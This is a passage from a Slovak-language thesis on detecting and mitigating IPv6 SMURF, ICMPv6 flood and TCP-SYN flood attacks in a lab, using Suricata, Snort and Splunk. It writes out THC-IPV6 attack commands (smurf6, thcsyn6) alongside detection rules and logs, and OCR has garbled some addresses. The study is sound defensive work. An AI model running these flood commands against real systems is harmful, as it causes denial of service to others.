
Obr. 6.20 Hlásenie o zahodení ICMPv6 paketov v programe Splunk (textové upozornenie)

Na overenie funkčnosti pravidla v Suricate bol zapnutý ping z klienta na server a z útočníka na server. Tento ping bol zapnutý až po útoku ICMPv6 flood. Na rozhranie servera by mali prísť dva ICMPv6 pakety za sekundu. Podľa navrhntutej deteckie by sa tieto dva pingy nemali detekovať.

Na obrázku 6.21 je zobrazený výpis v logu */var/log/suricata/fast.log* v Suricate, kde je zobrazené posledné hlásenie o zahodení ICMPv6 paketu a následne je vidieť v tomto výpise prázdne miesto, čo vo výsledku znamená, že neboli zahodené žiadne ICMPv6 pakety z oboch pingov. Na obrázku 6.22 je následné overenie správnosti nastaveného pravidla v grafe.




Obr. 6.21 Nezahodené ICMPv6 pakety (pingy) v programe Suricata



Obr. 6.22 Nezahodené ICMPv6 pakety (pingy) v programe Splunk

6.2 Návrh útoku SMURF

Grafický návrh experminetálnej siete a útoku je zobrazený na obrázku 6.23. K útoku bola použitá sada nástrojov THC-IPV6.



Obr. 6.23 Návrh SMURF útoku

Ako prvé boli zistené dostupné IPv6 adresy:

```
1. root@kali:~/thc-ipv6# alive6 eth0
2.     Alive: fe80::5537:558e:f24a:76b5 [ICMP echo-reply]
3.     Alive: fe80::7435:d2f8:d728:2060 [ICMP echo-reply]
```

Z výpisu je zrejmé, že pri útoku sa pracovalo s individuálními linkovými adresami. Po zistení IPv6 adries bol spustený samotný útok:

```
1. root@kali:~/thc-ipv6# smurf6 eth0 fe80::5537:558e:f24a:76b5
```

6.2.1 Návrh detekcie SMURF útoku

Pri útoku SMURF bolo hlavným cieľom detekovať ICMPv6 echo reply pakety, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstve. Kvôly tomu bolo potrebné upraviť pravidlo tak, aby neboli hlásené falošné poplachy ako je napríklad ping z klienta na server alebo ping útočníka na server. Samotná detekcia by sa mala zaznamenať ak príde na rozhranie za jednu sekundu viac ako 30 paketov ICMPv6.

Matematický zápis je zobrazený na obrázku 6.2. Grafický znázornený návrh je na obrázku 6.3.

Návrh detekcie SMURF útoku pomocou programu Suricata

Na detekciu SMURF útoku bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.24.

```
1. alert icmp $HOME_NET any -> any any (msg: "SMURF attack"; flow: stateless;
2. threshold: type both, track by_src, count 30, seconds 1, sid=10001; rev:1)
```

Obr. 6.24 Návrh detekcie SMURF útoku programe Suricata


Na obrázku 6.25 je zobrazená detekcia SMURF útoku na server. Ako je vidieť z obrázka 6.25, tak boli detekované dve IPv6 adresy, a to IPv6 adresa útočníka a IPv6 adresa klienta.

```
1. 3/19/2021-17:21:31.45097 [**] [1:10001:1] SMURF attack [**] [Classification: (null) ]
2. [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128-> fe08:0000:
3. 0000:0000:5537:558e:f24a:76b5:0
4. 3/19/2021-17:21:31.67092 [**] [1:10001:1] SMURF attack [**] [Classification: (null)]
5. [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:7435:d2f8:d728:2060:129-> fe08:0000
6. :0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.25 Detekovaný SMURF útok v programe Suricata

Následne boli logy v Suricate prepojené s programom SPLUNK, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.26. U tohoto grafu je znázornený počet hlásení za jednu minútu o útoku SMURF. V porovnaní s grafom pri ktorom sa detekujeICMPv6 flood útok z jedného zdroja a ktorý je na obrázku 6.26 je vidieť, že pri grafe detekcií útoku SMURF, pri ktorom boli detekované dve IPv6 adresy, a to adresa útočníka a klienta, tak bolo zaznamenané viac hlásení.

Obi dve detekcie, či už na ICMPv6 flood útok alebo na SMURF útok boli nastavené na detekciu velkého množství ICMPv6 paketov. U ICMPv6 flood útoku bola detekovaá iba jedna adresa a celkové hlásenie za jednu minútu bolo približne 60. Kedže u detekcie na SMURF útok boli detekované dve adresy, a to adresa útčníka a klienta, tak celkový počet hlásení za jednu minútu bol okolo 120.



Obr. 6.26 SMURF útok zachytený v programe Splunk

V tomto programe bolo tiež zobrazené pod grafom v programe SPLUNK aj textové upozornenia o SMURF útoku ako je na obrázku 6.27 a obrázku 6.28. Kde je z týchto obrázkov vidieť, že útok pochádzal z dvoch IPv6 adries.


Time	Event
3/19/21 5:21:31.450 PM	3/19/2021-17:21:31. 45097 [**] [1:10001:1] SMURF attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:128-> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.27 SMURF útok zachytený v programe Splunk (1.textové upozornenie)

Time	Event
3/19/21 5:21:31.670 PM	3/19/2021-17:21:31.67092 [**] [1:10001:1] SMURF attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:7435:d2f8:d728:2060:129-> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.28 SMURF útok zachytený v programe Splunk (2.textové upozornenie)

Na overenie funkčnosti detekcie SMURF útoku bol zapnutý ping z klienta na server a z útočníka na server. Tento ping bol zapnutý až po SMURF útoku. Na rozhranie servera by mali prísť dva ICMPv6 pakety za sekundu. Podľa navrhntutej detekcie by sa tieto dva pingy nemali detekovať. Na obrázku 6.29 je zobrazený výpis v Suricate, kde sú zobrazené posledné dva detekované útoky SMURF, a to z IPv6 adresy klienta a útočníka. Následne po týchto detekciách nebolo zobrazené nič, čo vo výsledku znamená, že neboli detekované žiadné pingy.



Obr. 6.29 Nedetekované ICMPv6 pakety (pingy) v Suricate

Návrh detekcie SMURF útoku pomocou programu Snort

Na detekciu SMURF útoku bol ako druhý program použitý program Snort. Najprv bolo nastavené pravidlo v Snorte, ktoré je na obrázku 6.30.

```
1. root1@server:~/  sudo nano /etc/snort/rules/local.rules
```

```
1. alert icmp $HOME_NET any -> any any (msg: “SMURF attack“;
2. detection_filter: track by_src, count 30, seconds 1; sid:60002; rev:1)
```

Obr. 6.30 Návrh detekcie SMURF útoku v programe Snort

Po nastevení pravidla bol upravený konfiguračný súbor programu Snort, ktorý je zobrazený na obrázku 6.31.

```
1. root1@server:~/ # sudo  nano /etc/snort/snort.conf
```

```
1. ipvar HOME_NET fe80::1/64
2. var RULE_PATH /etc/snort/rules/local.rules
```

Obr. 6.31 Upravený konfiguračný súbor v programe Snort

Po nastavení pravidla a konfiguračného súboru snort.conf bol spustený program Snort:

```
1. root1@server:~/ # sudo snort -A console -c /etc/snort/snort.conf
```

Následne bol na obrázku 6.32 v programe Snort úspešne detekovaný SMURF útok.

```
1. 3/28/2021-19:28:31.85807 [**] [1:60002:1] SMURF attack [**] [Priority: 0] {IPv6-ICM
2. P} fe80:0000:0000:0000:0a00:27ff:fe95:e122->  ffe08:0000:0000:0000:5537:558e:f24a:
3. 76b5
4. 3/28/2021-19:29:32.28090 [**] [1:60002:1] SMURF attack [**] [Priority: 0] {IPv6-ICM
5. P} fe80:0000:0000:0000:7435:d2f8:d728:2060-> ffe08:0000:0000:0000:5537:558e:f24a
6. :76b5
```

Obr. 6.32 Detekovaný SMURF útok v programe Snort

6.2.2 Návrh mitigácie SMURF útoku

Samotný návrh mitigácie útoku bol podobný ako pri mitigácií ICMPv6 flood útoku v kapitole 6.1.2. Len u SMURF útoku išlo o zahodenie ICMPv6 echo reply paketov. Matematický zápis je zobrazený na obrázku 6.15. Grafický znázornený návrh mitigácie je v kapitole 6.1.2 na obrázku 6.16, kde sú znázornené pakety, ktoré boli zahodené a ktoré nie.

Návrh mitigácie SMURF útoku pomocou programu Suricata

Pravidlo v Suricate sa oproti pravidlu na zahodenie paketov v útoku ICMPv6 flood odlišuje len správou **msg** a je zobrazené na obrázku 6.33.

```
1. drop icmp $HOME_NET any -> any any (msg: "SMURF attack"; flow: stateless;
2. threshold: type both, track by_src, count 30, seconds 1, sid=10001; rev:1)
```


Obr. 6.33 Návrh mitigácie SMURF útoku v programe Suricata

Na základe pravidla z obrázku 6.33 by mali byť zahodené ICMPv6 pakety ak príde na rozhranie enp0s3 za jednu sekundu viac ako 30 paketov ICMPv6. Čo vo výsledku znamená, že pakety ICMPv6 by nemali byť zahodené len vtedy ak ide napríklad o ping z klienta na server alebo z útočníka na server. Na obrázku 6.34 je zobrazené zahodenie paketov SMURF útoku na server. Ako je vidieť z obrázka, pakety ICMPv6 zo zdrojovou IPv6 adresou útočníka a taktiež aj klienta boli zahodené.

```
1. 3/19/2021-18:08:12.718257 [wDrop] [**] [1:10001:1] SMURF attack [**]
2. [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:0a00:27ff:fe95:e
3. 122:128-> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
4. 3/19/2021-18:08:13.001777 [wDrop] [**] [1:10001:1] SMURF attack [**]
5. [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:7435:d2f8:d728:
6. 2060:129-> ffe08:0000:0000:0000:5537:558e:f24a:76b5:0
```

Obr. 6.34 Zahodenie ICMPv6 paketov (klient+server) v programe Suricata

Následne boli logy v Suricate prepojené s grafickým programom Splunk. Nakoniec bolo zobrazené hlásenie o počte zahodených ICMPv6 paketov aj v grafickom programe Splunk, ako je vidieť na obrázku 6.35, kde v programe Splunk bol vykreslený samotný graf zahodenia ICMPv6 paketov. V tomto programe bolo tiež zobrazené pod grafom aj textové upozornenie ohľadom zahodenia ICMPv6 paketov z útočníka ako je na obrázku 6.36 a textové upozornenie ohľadom zahodenia ICMPv6 paketov z klienta ako je na obrázku 6.37.



Obr. 6.35 Hlásenie o počte zahodených ICMPv6 paketov

Time	Event
3/19/21 6:08:12.718 PM	3/18/2021-18:08:12.718257 [wDrop] [**] [1:10001:1] ICMPv6 attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP}fe 80:0000:0000:0000:0a00:27ff:fe95:e122:128-> ffe08:0000:000 :0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1


Obr. 6.36 Hlásenie o zahodení ICMPv6 paketov v programe Splunk (1. textové upozornenie)

Time	Event
3/19/21 6:08:13.001 PM	3/18/2021-18:08:13.001777 [wDrop] [**] [1:10001:1] ICMPv6 attack [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP}f e80:0000:0000:0000:7435:d2f8:d728:2060:129-> fe08:0000: 0000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1


Obr. 6.37 Hlásenie o zahodení ICMPv6 paketov v programe Splunk (2. textové upozornenie)

Na overenie funkčnosti pravidla v Suricate bol zapnutý ping z klienta na server a z útočníka na server. Tento ping bol zapnutý až po útoku SMURF. Podľa navrhntutej deteckie by sa tieto dva pingy nemali detekovať.

Na obrázk u 6.38 je zobrazený výpis v logu */var/log/suricata/fast.log* v Suricate, kde sú zobrazené posledné dve hlásenia o zahodení ICMPv6 paketov a následne je vidieť v tomto výpise prázdne miesto, čo vo výsledku znamená, že neboli zahodené žiadne ICMPv6 pakety z oboch pingov. Na obrázku 6.39 je následné overenie správnosti nastaveného pravidla v grafe.




Obr. 6.38 Nedetekované ICMPv6 pakety (ping) v programe Suricata



Obr. 6.39 Nedetekované ICMPv6 pakety (ping) v programe Splunk

6.3 Návrh útoku TCP-SYN

K tomuto útoku bola použitá sada nástrojov THC-IPV6. Grafický návrh útoku a experimentálnej siete je zobrazený na obrázku 6.40.



Obr. 6.40 Návrh TCP-SYN útoku

Po zistení IPv6 adries bol spustený samotný útok, kde **O** – znamená, že útočníkom boli posielané len TCP-SYN spojenia, **i 1000** – je číslica a udáva počet mikrosekúnd, 1000 mikrosekúnd je jedna milisekunda a znamená to, že za jednu sekundu sa odošle 1000 TCP-SYN spojení:

```
1. root@kali:~/thc-ipv6# thcsyn6 -O  -i 1000 eth0 ffe08::5537:558e:f24a:76b5:enp0s3
```


6.3.1 Návrh detekcie TCP-SYN útoku

Hlavným cieľom bolo detekovať TCP-SYN spojenia, ktoré prichádzali na sieťové rozhranie enp0s3 vo veľkom množstvé za jednu sekundu. Samotná detekcia by sa mala zaznamenať ak príde na rozhranie za jednu sekundu viac ako 50 spojení TCP-SYN. Preto bolo potrebné upraviť pravidlo tak, aby neboli hlásené falošné poplachy.

Počet 50 bol vybratý preto aby server mohol poskytovať maximálne 50 TCP-SYN spojení s klientmi za jednu sekundu. Matematický zápis je zobrazený na obrázku 6.41. Grafický znázornený návrh je na obrázku 6.42.

Detekcia = (Počet TCP-SYN spojení / počet sekúnd) > 50

Obr. 6.41 Matematický návrh detekcie TCP-SYN útoku



Obr. 6.42 Grafický návrh detekcie TCP-SYN útoku

Návrh detekcie TCP-SYN útoku pomocou programu Suricata

Na detekciu útoku bol použitý program Suricata. Pravidlo v Suricate je zobrazené na obrázku 6.43, kde **tcp** – je informácia, že sa bude detekovať TCP spojenie, **flags: S** – je informácia, že sa budú detekovať konkrétne SYN príznaky v TCP spojení.

```
1. alert tcp $HOME_NET any -> any any (flags: S; msg: "TCP-SYN attack"; flow: state
2. less; threshold: type both, track by_src, count 50, seconds 1, sid=10001; rev:1)
```


Obr. 6.43 Návrh detekcie TCP-SYN útoku v programe Suricata

Na obrázku 6.44 bola zobrazená detekcia TCP-SYN útoku na server. Ako je vidieť z obrázka, tak samotný útok bol úspešne detekovaný.

```
1. 3/19/2021-21:41:51.440822 [**] [1:10001:1] TCP-SYN attack [**] [Classification: (null)
2. ] [Priority: 2] {TCP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:14163-> ffe08:0000:000
3. 0:0000:5537:558e:f24a:76b5:0
```

Obr. 6.44 Detekcia TCP-Syn útoku v programe Suricata

Následne boli logy v Suricate prepojené s programom SPLUNK, kde bol vykreslený graf, ktorý je znázornený na obrázku 6.45. U tohoto grafu je znázornený počet hlásení za jednu minútu o útoku TCP-SYN.



Obr. 6.45 TCP-SYN útok zachytený v programe Splunk

Ako je vidieť z obrázka 6.45, tak útok TCP-SYN bol spustený 19.3.2021 niečo po 21:40. Samotný útok trval približne 6 minút, pričom najviac hlásení bolo od 21:41 do 21:44, kedy každú minútu bolo približne 60 hlásení o útoku. Približne v 21:45 bol útok vypnutý. V programe SPLUNK bolo tiež zobrazené pod grafom aj textové upozornenie detekcie TCP-SYN útoku pochádzajúceho z útočníka ako je na obrázku 6.46.


Time	Event
3/19/21 9:41:51.440 PM	3/19/2021-9:41:51.440822 [**] [1:10001:1] TCP-SYN attack [**] [Classification: (null)] [Priority: 2] {TCP} fe80:0000:0000:0000:0a00:27ff:fe95:e122:14163 -> ffe08:0000:000:0000:5537:558e:f24a:76b5:0 host= root1 source=/var/log/suricata/fast.log sourcetype=LOG1

Obr. 6.46 Hlásenie o detekcií TCP-SYN útoku v programe Splunk (textové upozornenie)

Na overenie funkčnosti pravidla v Suricate bol použitý zoslabený útok, ktorý je na obrázku 6.47. Číslo 1000000 sú mikrosekundy a to číslo predstavuje v prepočte na sekundy presne jednu sekundu. Čiže ide o odosielanie jedného TCP-SYN spojenia z útočníka na server za jednu sekundu. Podľa matematického vzorca na obrázku 6.41 by sa nemal detekovať tento zoslabený útok. Tento zoslabený útok bol sputený po prvom skutočnom útoku. Na obrázku 6.48 je vidieť, že pravidlo v Suricate bolo správne nastavené a zoslabený útok nebol detekovaný.

```
1. root@kali:~/thc-ipv6# thcsyn6 -O  -i 1000000 eth0
```

